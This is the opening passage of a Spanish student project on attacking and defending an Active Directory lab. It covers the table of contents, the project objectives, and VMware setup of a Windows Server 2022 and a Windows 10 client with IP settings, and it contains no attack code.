



## **DPTO. INFORMÁTICA - I.E.S. LA Marisma**

### **MÓDULO PROYECTO C.F.G.S. ADMINISTRACIÓN DE SISTEMAS INFORMÁTICOS EN RED**

#### **ATAQUE Y DEFENSA A UN ENTORNO DE DIRECTORIO ACTIVO**

**Autor/es: Daniel Damota Maldonado**

**Fecha: 19/05/2025**

**Tutor: Gonzalo Cañadillas Rueda**

## ÍNDICE

<b>INTRODUCCIÓN.....</b>	<b>3</b>
<b>ORIGEN Y CONTEXTUALIZACIÓN DEL PROYECTO.....</b>	<b>3</b>
<b>OBJETIVO GENERAL DEL PROYECTO.....</b>	<b>4</b>
<b>OBJETIVOS ESPECÍFICOS.....</b>	<b>4</b>
<b>TAREAS.....</b>	<b>4</b>
<b>Tarea 1: Creación de las máquinas virtuales para el entorno de AD.....</b>	<b>4</b>
Subtarea 1.1: Instalación de los recursos necesarios.....	4
Subtarea 1.2: Creación de la máquina Windows Server 2022 (Servidor).....	5
Subtarea 1.3: Creación de la máquina Windows 10 (Cliente).....	12
Subtarea 1.4: Creación de la máquina Kali Linux (Atacante).....	18
<b>Tarea 2: Configuración del entorno de AD.....</b>	<b>20</b>
Subtarea 2.1: Implementación de Active Directory.....	20
Subtarea 2.2: Implementación del servicio DNS.....	26
Subtarea 2.3: Implementación del servicio DHCP.....	33
Subtarea 2.4: Implementación de NAT.....	44
Subtarea 2.5: Implementación del servicio SMB.....	51
Subtarea 2.6: Unión del equipo Kali a la red.....	53
<b>Tarea 3: Explicación sobre las fases de una prueba de penetración en AD.....</b>	<b>56</b>
Subtarea 3.1: Explicación de la fase de OSINT y Enumeración.....	56
Subtarea 3.2: Explicación de la fase de Explotación de vulnerabilidades.....	57
Subtarea 3.3: Explicación de la fase de Post Explotación y Escalada de Privilegios.....	57
<b>Tarea 4: Pruebas de concepto de los ataques más comunes o específicos en AD.....</b>	<b>58</b>
Subtarea 4.1: Prueba de concepto de los ataques de fuerza bruta.....	58
Subtarea 4.2: Prueba de concepto de los ataques de Relay y Sniffing.....	61
Subtarea 4.3: Prueba de concepto del ataque ASREPRoast y TGT.....	65
Subtarea 4.4: Prueba de concepto del ataque Kerberoasting y TGS.....	68
Subtarea 4.5: Prueba de concepto de la ofuscación de Antivirus.....	70
<b>Tarea 5: Defensa del entorno AD.....</b>	<b>72</b>
Subtarea 5.1: Autenticación, Permisos y Política de contraseñas.....	73
Subtarea 5.2: Reglas de Firewall.....	73
Subtarea 5.3: Encriptación del tráfico SMB.....	80
Subtarea 5.4: Elección del Antivirus adecuado.....	82
Subtarea 5.5: Realización de auditorías, monitoreo de red e investigación sobre las últimas amenazas.....	85
<b>RECURSOS HUMANOS.....</b>	<b>86</b>
<b>RECURSOS MATERIALES.....</b>	<b>87</b>
<b>CRONOGRAMA.....</b>	<b>87</b>
<b>PRESUPUESTO.....</b>	<b>88</b>
<b>ANEXOS.....</b>	<b>89</b>
<b>BIBLIOGRAFÍA.....</b>	<b>89</b>

## INTRODUCCIÓN

El presente proyecto tiene como objetivo analizar los ataques y estrategias de defensa en un entorno de Directorio Activo (Active Directory, AD). Dada la importancia de AD en la gestión de identidades y accesos dentro de organizaciones, es crucial comprender las vulnerabilidades a las que está expuesto y las mejores prácticas para protegerlo.

## ORIGEN Y CONTEXTUALIZACIÓN DEL PROYECTO

### Objetivo:

Los ataques a entornos de Directorio Activo han aumentado en frecuencia y sofisticación. Las organizaciones dependen de AD para la autenticación y autorización de usuarios, por lo que un ataque exitoso puede comprometer sistemas críticos. Este proyecto nace de la necesidad de estudiar y documentar las amenazas más comunes, así como las estrategias de mitigación y defensa efectivas.

Este contenido puede llegar a encontrarse en certificaciones de nivel medio y avanzado de pentesting tales como:

- Offensive Security Certified Professional (OSCP)
- Offensive Security Certified Expert (OSCE)
- Certified Professional Penetration Tester (eCPPT)
- Certified Ethical Hacker (CEH)
- Certified Red Team Operator (CRTO)

## OBJETIVO GENERAL DEL PROYECTO

Analizar, evaluar y proponer medidas de seguridad para mitigar los riesgos de ataques a entornos de Directorio Activo, proporcionando una guía de buenas prácticas para su protección.

## OBJETIVOS ESPECÍFICOS

1. Identificar los principales tipos de ataques dirigidos a AD.
2. Evaluar las vulnerabilidades más comunes en entornos de AD.
3. Explicar los pasos a seguir para realizar una prueba de penetración en entornos AD.
4. Desarrollar pruebas de concepto de los ataques explicados.
5. Proponer estrategias de defensa y mitigación basadas en buenas prácticas y herramientas especializadas.

## TAREAS

### Tarea 1: Creación de las máquinas virtuales para el entorno de AD

#### Objetivo y metodología

Creación de las máquinas virtuales utilizadas para almacenar el entorno de Directorio Activo que utilizaremos a lo largo del proyecto.

#### Subtarea 1.1: Instalación de los recursos necesarios

Instalamos la versión más reciente de VMware Workstation desde la página oficial (será necesario disponer de una cuenta de Broadcom):

<https://www.vmware.com/products/desktop-hypervisor/workstation-and-fusion>

Descargamos los archivos ISO correspondientes a Windows Server 2022 y Windows 10 y buscamos sus licencias genéricas gratuitas:

- <https://soporte.revolutionsoft.net/index.php/descargar-iso-windows-server/>  
(Windows Server)


- <https://www.microsoft.com/es-es/software-download/windows10ISO> (Windows 10)
- <https://learn.microsoft.com/es-es/windows-server/get-started/kms-client-activation-keys?tabs=server2022%2Cwindows110ltsc%2Cversion1803%2Cwindows81> (Licencias)

Descargamos una máquina virtual Kali Linux de la página oficial:


<https://www.kali.org/get-kali/#kali-virtual-machines>

### **Subtarea 1.2: Creación de la máquina Windows Server 2022 (Servidor)**


Una vez realizada la instalación del software de virtualización y los archivos ISO de los Sistemas Operativos, empezamos creando la máquina virtual de Windows Server 2022:




Introducimos las credenciales de acceso y la licencia de Windows Server 2022:




Esperamos a que se complete la instalación:




Una vez completada la instalación, accedemos al sistema con las credenciales de administrador:



Ahora iniciará la instalación de herramientas de VMware:



Editamos el hardware de la máquina y le ponemos dos tarjetas de red, una NAT (vmnet8) y la otra conectada a una tarjeta de red personalizada (vmnet2):



Ahora añadimos la IP asignada a la red VMnet8 (WAN) de manera estática:

**Propiedades: Protocolo de Internet versión 4 (TCP/IPv4)**

**General**

Puede hacer que la configuración IP se asigne automáticamente si la red es compatible con esta funcionalidad. De lo contrario, deberá consultar con el administrador de red cuál es la configuración IP apropiada.

Obtener una dirección IP automáticamente

Usar la siguiente dirección IP:

Dirección IP:	192 . 168 . 93 . 130
Máscara de subred:	255 . 255 . 255 . 0
Puerta de enlace predeterminada:	192 . 168 . 93 . 2

Obtener la dirección del servidor DNS automáticamente

Usar las siguientes direcciones de servidor DNS:

Servidor DNS preferido:	8 . 8 . 8 . 8
Servidor DNS alternativo:	8 . 8 . 4 . 4

Validar configuración al salir      [Opciones avanzadas...](#)

**Aceptar**    **Cancelar**

```
c:\ Seleccionar Administrador: Símbolo del sistema
Microsoft Windows [Versión 10.0.20348.169]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\Administrador>ipconfig

Configuración IP de Windows

Adaptador de Ethernet Ethernet0:
   Sufijo DNS específico para la conexión. . . : localdomain
   Vínculo: dirección IPv6 local. . . : fe80::ac40:a903:e914:3152%6
   Dirección IPv4. . . . . : 192.168.93.130
   Máscara de subred . . . . . : 255.255.255.0
   Puerta de enlace predeterminada . . . . : 192.168.93.2

Adaptador de Ethernet Ethernet1:
   Sufijo DNS específico para la conexión. . . :
   Vínculo: dirección IPv6 local. . . : fe80::7cea:7320:2e7d:706%10
   Dirección IPv4 de configuración automática: 169.254.7.6
   Máscara de subred . . . . . : 255.255.0.0
   Puerta de enlace predeterminada . . . . :
```

También añadiremos una IP personalizada a la red de la tarjeta VMnet2 (LAN):

**Propiedades: Protocolo de Internet versión 4 (TCP/IPv4)**

**General**

Puede hacer que la configuración IP se asigne automáticamente si la red es compatible con esta funcionalidad. De lo contrario, deberá consultar con el administrador de red cuál es la configuración IP apropiada.

Obtener una dirección IP automáticamente

Usar la siguiente dirección IP:

Dirección IP:	192 . 168 . 10 . 1
Máscara de subred:	255 . 255 . 255 . 0
Puerta de enlace predeterminada:	. . . . .

Obtener la dirección del servidor DNS automáticamente



Usar las siguientes direcciones de servidor DNS:

Servidor DNS preferido:	127 . 0 . 0 . 1
Servidor DNS alternativo:	8 . 8 . 8 . 8

Validar configuración al salir      [Opciones avanzadas...](#)


**Aceptar**    **Cancelar**

Cambiamos los nombres de las tarjetas por WAN y LAN y desactivamos IPv6 en ambas:



## Subtarea 1.3: Creación de la máquina Windows 10 (Cliente)

Añadimos el archivo ISO de Windows 10:



Ponemos la licencia genérica y las credenciales de acceso:

New Virtual Machine Wizard X

**Easy Install Information**

This is used to install Windows 10 x64.

Windows product key

W269N-WFGWX-YVC9B-4J6C9-T83GX

Version of Windows to install

Windows 10 Pro

Personalize Windows

Full name: usuario

Password: \*\*\*\*\* (optional)

Confirm: \*\*\*\*\*

Log on automatically (requires a password)

Help

< Back

Next >

Cancel

Elegimos la ruta en la que se guardará la máquina virtual:

New Virtual Machine Wizard X

**Name the Virtual Machine**

What name would you like to use for this virtual machine?

Virtual machine name:

CLIENTE1

Location:

C:\Users\danie\Documents\Virtual Machines\CLIENTE1

[Browse...](#)


The default location can be changed at Edit > Preferences.

< Back


Next >

